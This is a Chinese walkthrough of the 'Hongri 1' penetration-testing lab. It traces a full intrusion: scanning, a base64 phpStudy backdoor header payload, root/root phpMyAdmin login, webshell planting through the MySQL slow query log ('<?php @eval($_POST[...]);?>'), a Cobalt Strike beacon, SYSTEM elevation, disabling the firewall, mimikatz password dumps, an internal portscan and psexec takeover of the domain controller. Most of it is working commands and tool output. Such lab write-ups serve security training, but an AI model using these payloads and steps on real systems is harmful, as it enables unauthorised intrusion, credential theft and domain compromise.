

红日一

环境介绍

- 攻击机: 192.168.111.25
- 靶机: 192.168.111.20/192.168.52.143

外网打点

信息收集

- fscan

```

1 fscan -h 192.168.111.20
2
3 ┌───────────┐
4 │ / _ \      _ _ _ _ _ | | _   │
5 │ / / \ \ / _ \| / _ \| ' _ / _ \| / _ \| / /   │
6 │ / / \ \ ____ \ _ \ ( _ | | | ( _ | | ( _ |    < │
7 │ \ _ /      | _ \| _ \| | \ , _ \| _ \| _ \|     │
8 └───────────┘
9
10 Fscan Version: 2.0.0
11 [2026-01-09 13:17:16] [INFO] 暴力破解线程数： 1
12 [2026-01-09 13:17:16] [INFO] 开始信息扫描
13 [2026-01-09 13:17:16] [INFO] 最终有效主机数量： 1
14 [2026-01-09 13:17:16] [INFO] 开始主机扫描
15 [2026-01-09 13:17:16] [INFO] 有效端口数量： 233
16 [2026-01-09 13:17:16] [SUCCESS] 端口开放 192.168.111.20:3306
17 [2026-01-09 13:17:16] [SUCCESS] 端口开放 192.168.111.20:445
18 [2026-01-09 13:17:16] [SUCCESS] 端口开放 192.168.111.20:135
19 [2026-01-09 13:17:16] [SUCCESS] 端口开放 192.168.111.20:139
20 [2026-01-09 13:17:16] [SUCCESS] 端口开放 192.168.111.20:80
21 [2026-01-09 13:17:16] [SUCCESS] 服务识别 192.168.111.20:3306 => [mysql] 产
品:MySQL 信息:unauthorized Banner:[G.j Host '192.168.111.25' is not allowed
to connect to this MySQL server]
22 [2026-01-09 13:17:22] [SUCCESS] 服务识别 192.168.111.20:139 => Banner:[.]
23 [2026-01-09 13:17:23] [SUCCESS] 服务识别 192.168.111.20:80 => [http]
24 [2026-01-09 13:17:23] [SUCCESS] 服务识别 192.168.111.20:445 =>
25 [2026-01-09 13:18:22] [SUCCESS] 服务识别 192.168.111.20:135 =>
26 [2026-01-09 13:18:22] [INFO] 存活端口数量： 5
27 [2026-01-09 13:18:22] [INFO] 开始漏洞扫描
28 [2026-01-09 13:18:22] [INFO] 加载的插件: findnet, ms17010, mysql, netbios,
smb, smb2, smbghost, webpoc, webtitle
29 [2026-01-09 13:18:22] [SUCCESS] NetInfo 扫描结果
30 目标主机: 192.168.111.20
31 主机名: stu1
32 发现的网络接口:
33 IPv4地址:
34 └─ 192.168.52.143
35 └─ 192.168.111.20
36 [2026-01-09 13:18:22] [SUCCESS] 发现漏洞 192.168.111.20 [windows 7
Professional 7601 Service Pack 1] MS17-010

```

37 [2026-01-09 13:18:23] [SUCCESS] 网站标题 http://192.168.111.20 状态码:200
长度:14749 标题:phpStudy 探针 2014

- 访问web网站

192.168.111.20

GitHub 工具 工作 信息收集 知识 内网 渗透 前端 后端 源码 应急响应 论文

phpStudy 探针 for phpStudy 2014

not 不想显示 phpStudy 探针

服务器参数			
服务器域名/IP地址	192.168.111.20(192.168.111.20)		
服务器标识	Windows NT STU1 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586		
服务器操作系统	Windows 内核版本: NT	服务器解释引擎	Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
服务器语言	zh-CN,zh;q=0.9	服务器端口	80
服务器主机名	STU1	绝对路径	C:/phpStudy/WWW
管理员邮箱	admin@phpStudy.net	探针路径	C:/phpStudy/WWW/l.php

PHP已编译模块检测	
Core bcmath calendar ctype date ereg filter ftp hash iconv json mcrypt SPL odbc pcre Reflection session standard mysqlnd tokenizer zip zlib libxml dom PDO bz2 SimpleXML wddx xml xmlreader xmlwriter apache2handler Phar curl com_dotnet gd mbstring mysql mysqli pdo_mysql pdo_sqlite sqlite3 xmlrpc xsl mhash	

PHP相关参数			
PHP信息 (phpinfo) :	PHPINFO	PHP版本 (php_version) :	5.4.45
PHP运行方式:	APACHE2HANDLER	脚本占用最大内存 (memory_limit) :	128M
PHP安全模式 (safe_mode) :	×	POST方法提交最大限制 (post_max_size) :	8M
上传文件最大限制 (upload_max_filesize) :	2M	浮点型数据显示的有效位数 (precision) :	14
脚本超时时间 (max_execution_time) :	30秒	socket超时时间 (default_socket_timeout) :	60秒
PHP页面根目录 (doc_root) :	×	用户根目录 (user_dir) :	×
dl()函数 (enable_dl) :	×	指定包含文件目录 (include_path) :	×
显示错误信息 (display_errors) :	✓	自定义全局变量 (register_globals) :	×
数据反斜杠转义 (magic_quotes_gpc) :	×	"<?...>"短标签 (short_open_tag) :	×
"<% %>"ASP风格标记 (asp_tags) :	×	忽略重复错误信息 (ignore_repeated_errors) :	×
忽略重复的错误源 (ignore_repeated_source) :	×	报告内存泄漏 (report_memleaks) :	✓
自动字符串转义 (magic_quotes_gpc) :	×	外部字符串自动转义 (magic_quotes_runtime) :	×

- 搜索php5.4.45历史漏洞，找到一个插件后门漏洞，但是复现失败，无法连接shell

```
1 Accept-Encoding: gzip,deflate
2 Accept-
  Charset:c3lzdGvTKcdlY2hvIF48P3BocCBAXZhbCgkx1JFUVVFU1RbY2lKXSk7P14+ID4gQzovcG
  hwU3RlZHkvV1dXL01vQmVpLnBocCcpCg==
3 # system('echo ^<?php @eval($_REQUEST[cmd]);?^> > C:/phpStudy/www/MoBei.php')
```

- dirsearch目录扫描

```
[13:31:46] 403 - 223B - /.htpasswd_test
[13:31:46] 403 - 220B - /.httr-oauth
[13:31:46] 403 - 219B - /.htpasswd
[13:32:20] 403 - 225B - /index.php::$DATA
[13:32:28] 301 - 241B - /phpMyAdmin -> http://192.168.111.20/phpMyAdmin/
[13:32:28] 301 - 241B - /phpmyadmin -> http://192.168.111.20/phpmyadmin/
[13:32:28] 200 - 71KB - /phpinfo.php
[13:32:29] 200 - 32KB - /phpmyadmin/ChangeLog
[13:32:29] 200 - 2KB - /phpmyadmin/README
[13:32:30] 200 - 4KB - /phpmyadmin/index.php
[13:32:30] 200 - 4KB - /phpMyAdmin/
[13:32:30] 200 - 4KB - /phpMyAdmin/index.php
[13:32:30] 200 - 4KB - /phpmyadmin/
[13:32:30] 200 - 4KB - /phpmyAdmin/
[13:32:30] 200 - 4KB - /phpMyadmin/
[13:32:39] 403 - 225B - /Trace.axd::$DATA
[13:32:42] 403 - 226B - /web.config::$DATA

Task Completed
```

phpmyadmin弱口令

- 访问phpmyadmin, 通过弱口令root/root进入后台

直接写入文件getshell

- 条件如下
 - 已知网站绝对路径 C:/phpStudy/WWW
 - 判断secure_file_priv是否没有具体值, 当前数据库用户是否具有文件写入权限
 - web路径能写

```
1 SHOW GLOBAL VARIABLES LIKE '%secure%'
```

✓ 您的 SQL 语句已成功运行

SHOW GLOBAL VARIABLES LIKE '%secure%'

+ 选项

Variable_name	Value
secure_auth	OFF
secure_file_priv	NULL

```
1 # secure-file-priv特性
2 secure-file-priv参数是用来限制LOAD DATA, SELECT ... OUTFILE, and LOAD_FILE() 传到
   哪个指定目录的。
3 当secure_file_priv的值为null , 表示限制mysql 不允许导入|导出
4 当secure_file_priv的值为/tmp/ , 表示限制mysql 的导入|导出只能发生在/tmp/目录下
5 当secure_file_priv的值没有具体值时, 表示不对mysql 的导入|导出做限制
6 可以在mysql-ini文件中设置其属性
```

- 没有可写权限, 换方式

慢查询写入webshell

- 查询当前慢查询日志记录

```
1 show variables like '%slow';
```

SHOW VARIABLES LIKE '%slow%'

+ 选项

Variable_name	Value
log_slow_queries	OFF
slow_launch_time	2
slow_query_log	OFF
slow_query_log_file	C:\phpStudy\MySQL\data\stu1-slow.log

- 重新设置日志

```
1 SET GLOBAL slow_query_log_file = 'C:/phpStudy/www/slow.php';
```


- 开启慢查询日志

```
1 SET GLOBAL slow_query_log = ON;
```

- 执行并写入日志

```
1 SELECT '<?php @eval($_POST["x"]);?>' FROM mysql.db WHERE SLEEP(10);
```

- 蚁剑连接成功



```
C:\phpStudy\www> whoami
god\administrator

C:\phpStudy\www>
```

CS上线

- 生成cs反向连接木马-->上传蚁剑-->执行，上线成功

external	internal	listener	user	computer	note	process
192.168.111.20	169.254.129.186	MSF	Administrator	STU1		artifact.exe

事件日志 X

01/09 14:13:49 *** neo has joined.
01/09 14:18:41 *** initial beacon from Administrator@169.254.129.186 (STU1)

- 当前权限不是system权限，需要提权

提权

external	internal	listener	user	computer
192.168.111.20	169.254.129.186	会话交互(I)	Administrator	STU1
192.168.111.20	169.254.129.186	凭证提权(A)	SYSTEM *	STU1

事件日志 X Beacon 169.254.129.186@1692 X

01/09 14:18:42 [*] Tasked beacon to become
01/09 14:19:40 beacon> sleep 0
01/09 14:19:40 [*] Tasked beacon to become interactive
01/09 14:19:41 [+] host called home, sent: 32 bytes
01/09 14:20:00 beacon> shell whoami
01/09 14:20:00 [*] Tasked beacon to run: whoami
01/09 14:20:00 [+] host called home, sent: 37 bytes
01/09 14:20:01 [+] received output:
god\administrator

01/09 14:21:35 beacon> elevate svc-exe MSF

工作目录
信息收集
凭据获取
权限维持
权限提升
用户相关
RDP相关
防火墙相关
域渗透
powershell相关

获取可用于提权的漏洞(win10)
MS14-058(cve-2014-4113)
MS15-051(cve-2015-1701)
MS16-016(cve-2016-0051)
MS16-032
MS16-135

- 关闭防火墙

```
1 netsh advfirewall set publicprofile state off
```

第一层内网

信息收集

- 抓取明文密码hash

事件日志	X	Beacon 169.254.129.186@1692	X	Beacon 169.254.129.186@2344	X	密码凭证	X	
user	password	realm	note	source	host	added		
GOD\Administrator	qwe@123	GOD\Administrator		mimikatz	169.254.129.186	01/09 14:25:54		
liukaifeng01	31d6cfe0d16ae931b73c59d7e...	STU1		hashdump	169.254.129.186	01/09 14:25:50		
Administrator	qwe@123	GOD.ORG		mimikatz	169.254.129.186	01/09 14:25:54		
Administrator	qwe@123	GOD		mimikatz	169.254.129.186	01/09 14:25:54		
Administrator	31d6cfe0d16ae931b73c59d7e...	STU1		hashdump	169.254.129.186	01/09 14:25:50		
Guest	31d6cfe0d16ae931b73c59d7e...	STU1		hashdump	169.254.129.186	01/09 14:25:50		
Administrator	933a9b5b44dab4530d86d83a...	GOD		mimikatz	169.254.129.186	01/09 14:25:54		

- 端口探测，还存在192.168.52.0网段，该网卡ip为192.168.52.143

以太网适配器 本地连接:

连接特定的 DNS 后缀 :

本地链接 IPv6 地址. : fe80::289c:778b:71e0:9588%11

IPv4 地址 : 192.168.52.143

子网掩码 : 255.255.255.0

默认网关. : 192.168.52.2

隧道适配器 isatap.{4DAEBDFD-0177-4691-8243-B73297E2F0FF}:

媒体状态 : 媒体已断开

```
1 01/09 14:39:32 beacon> portscan 192.168.52.0-192.168.52.255 1-1024,3389,5000-6000 arp 1024
2 01/09 14:39:32 [*] Tasked beacon to scan ports 1-1024,3389,5000-6000 on 192.168.52.0-192.168.52.255
3 01/09 14:39:32 [+] host called home, sent: 93704 bytes
4 01/09 14:39:33 [+] host called home, sent: 93 bytes
5 01/09 14:39:47 [+] received output:
6 (ARP) Target '192.168.52.143' is alive. 00-50-56-B1-96-AB
7 (ARP) Target '192.168.52.138' is alive. 00-50-56-B1-6B-29
8 (ARP) Target '192.168.52.141' is alive. 00-50-56-B1-70-9E
9
10 01/09 14:40:03 [+] received output:
11 192.168.52.143:139
12 192.168.52.143:135
13 192.168.52.143:80
14
15 01/09 14:40:07 [+] received output:
16 192.168.52.141:777
17 192.168.52.141:139
18 192.168.52.141:135
19
20 01/09 14:40:22 [+] received output:
21 192.168.52.141:21 (220 Microsoft FTP Service)
22
23 01/09 14:40:45 [+] received output:
24 192.168.52.138:636
25 192.168.52.138:593
26
27 01/09 14:40:48 [+] received output:
28 192.168.52.138:464
```

```

29
30 01/09 14:40:49 [+] received output:
31 192.168.52.138:389
32
33 01/09 14:40:57 [+] received output:
34 192.168.52.138:139
35 192.168.52.138:135
36
37 01/09 14:40:58 [+] received output:
38 192.168.52.138:88
39 192.168.52.138:80
40 192.168.52.138:53
41
42 01/09 14:41:09 [+] received output:
43 192.168.52.138:445 (platform: 500 version: 6.1 name: OWA domain: GOD)
44 192.168.52.141:445 (platform: 500 version: 5.2 name: ROOT-TVI862UBEH domain:
  GOD)
45 192.168.52.143:445 (platform: 500 version: 6.1 name: STU1 domain: GOD)
46 Scanner module is complete


```

address	name
169.254.129.186	STU1
192.168.52.138	OWA
192.168.52.141	ROOT-TVI862UBEH
192.168.52.143	STU1

- 192.168.52.0网段还存在两台主机，一台DC：192.168.52.138（OWA），一台192.168.52.141

横向移动

- 已知三台主机都在god域内，利用抓取到的明文密码进行psexec横向
- 拿到192.168.52.141主机的system权限



The screenshot shows a network scanner interface with a list of hosts. A red arrow points from the host 192.168.52.141 (ROOT-TVI862UBEH) to the psexec tool window. The psexec window displays a table of users and their passwords, with 'Administrator' and 'qwe@123' selected for the 'GOD' domain. Below the table, the 'SYSTEM' token is selected, and the 'SMB1' listener is chosen. The 'Run' button is visible at the bottom.

- 同样手法拿下域控主机权限

109.254.129.186 STU1

192.168.52.138 OWA

192.168.52.141 ROOT-TVI862UBEH

192.168.52.143 STU1

psexec

user	password	realm	note
GOD\Administrator	qwe@123	GOD\Administrator	
liukaifeng01	31d6cfe0d16ae93...	STU1	
Administrator	qwe@123	GOD.ORG	
Administrator	qwe@123	GOD	
Administrator	31d6cfe0d16ae93	STU1	

用户: Administrator

密码: qwe@123

域: GOD

监听器: SMB1

会话: SYSTEM * via 169.254.129.186@2344

☐ 使用会话的当前访问令牌 (access token)

运行 帮助

事件日志 X Beacon 169.254.129.186@1692 X Beacon 169.254.129.1

```
01/09 15:00:54 beacon> sleep 0 [from: Beacon 192.168.52.1]
01/09 15:00:54 [*] Tasked beacon to become interactive
01/09 15:00:54 [+] host called home, sent: 28 bytes
01/09 15:02:40 beacon> sleep 0 [from: Beacon 192.168.52.1]
01/09 15:02:40 [*] Tasked beacon to become interactive
01/09 15:02:40 [+] host called home, sent: 28 bytes
01/09 15:03:35 beacon> rev2self
01/09 15:03:35 [*] Tasked beacon to revert token
01/09 15:03:35 beacon> make_token GOD\Administrator qwe@123
```

